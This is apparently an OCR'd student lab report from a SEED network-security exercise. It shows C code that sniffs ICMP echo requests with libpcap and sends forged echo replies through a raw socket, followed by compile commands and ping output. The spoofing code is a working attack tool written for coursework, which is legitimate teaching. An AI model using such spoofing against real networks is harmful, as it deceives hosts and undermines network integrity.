


Open ~/Desktop/SEED/Lab/Labsetup/volumes Save

task21.c task21B.c task21Bb.c task21C.c task22A.c task22B.c task23.c

```c
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

  // Construct IP: SWAP src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));
```

```
53
54 void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
55   struct ethheader *eth = (struct ethheader *)packet;
56
57   if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
58     struct ipheader * ip = (struct ipheader *)
59                            (packet + sizeof(struct ethheader));
60
61     printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
62     printf("         To: %s\n", inet_ntoa(ip->iph_destip));
63
64     /* determine protocol */
65     switch(ip->iph_protocol) {
66         case IPPROTO_TCP:
67             printf("   Protocol: TCP\n");
68             return;
69         case IPPROTO_UDP:
70             printf("   Protocol: UDP\n");
71             return;
72         case IPPROTO_ICMP:
73             printf("   Protocol: ICMP\n");
74                     send_echo_reply(ip);
75             return;
76         default:
77             printf("   Protocol: others\n");
78             return;
79     }
80   }
81 }
82
83 int main() {
84   pcap_t *handle;
```



```
73             printf("   Protocol: ICMP\n");
74                     send_echo_reply(ip);
75             return;
76         default:
77             printf("   Protocol: others\n");
78             return;
79     }
80   }
81 }
82
83 int main() {
84   pcap_t *handle;
85   char errbuf[PCAP_ERRBUF_SIZE];
86   struct bpf_program fp;
87
88   char filter_exp[] = "icmp[icmptype] = 8";
89
90   bpf_u_int32 net;
91
92   // Step 1: Open live pcap session on NIC with name eth3
93   handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
94
95   // Step 2: Compile filter_exp into BPF pseudo-code
96   pcap_compile(handle, &fp, filter_exp, 0, net);
97   pcap_setfilter(handle, &fp);
98
99   // Step 3: Capture packets
100  pcap_loop(handle, -1, got_packet, NULL);
101
102  pcap_close(handle);   //Close the handle
103  return 0;
104 }
```

Compiling and executing the code with root privileges.

```
[11/10/22]seed@201811034:~/.../volumes$ gcc -o spoof sniffspoff.c -
lpcap
[11/10/22]seed@201811034:~/.../volumes$ sudo ./spoof
```

Sending Packets from HostB to IP 8.8.8.8

```
root@201811034:/volumes# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=60.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=60.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=68.3 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 60.650/63.267/68.317/3.571 ms
```

And we get the result.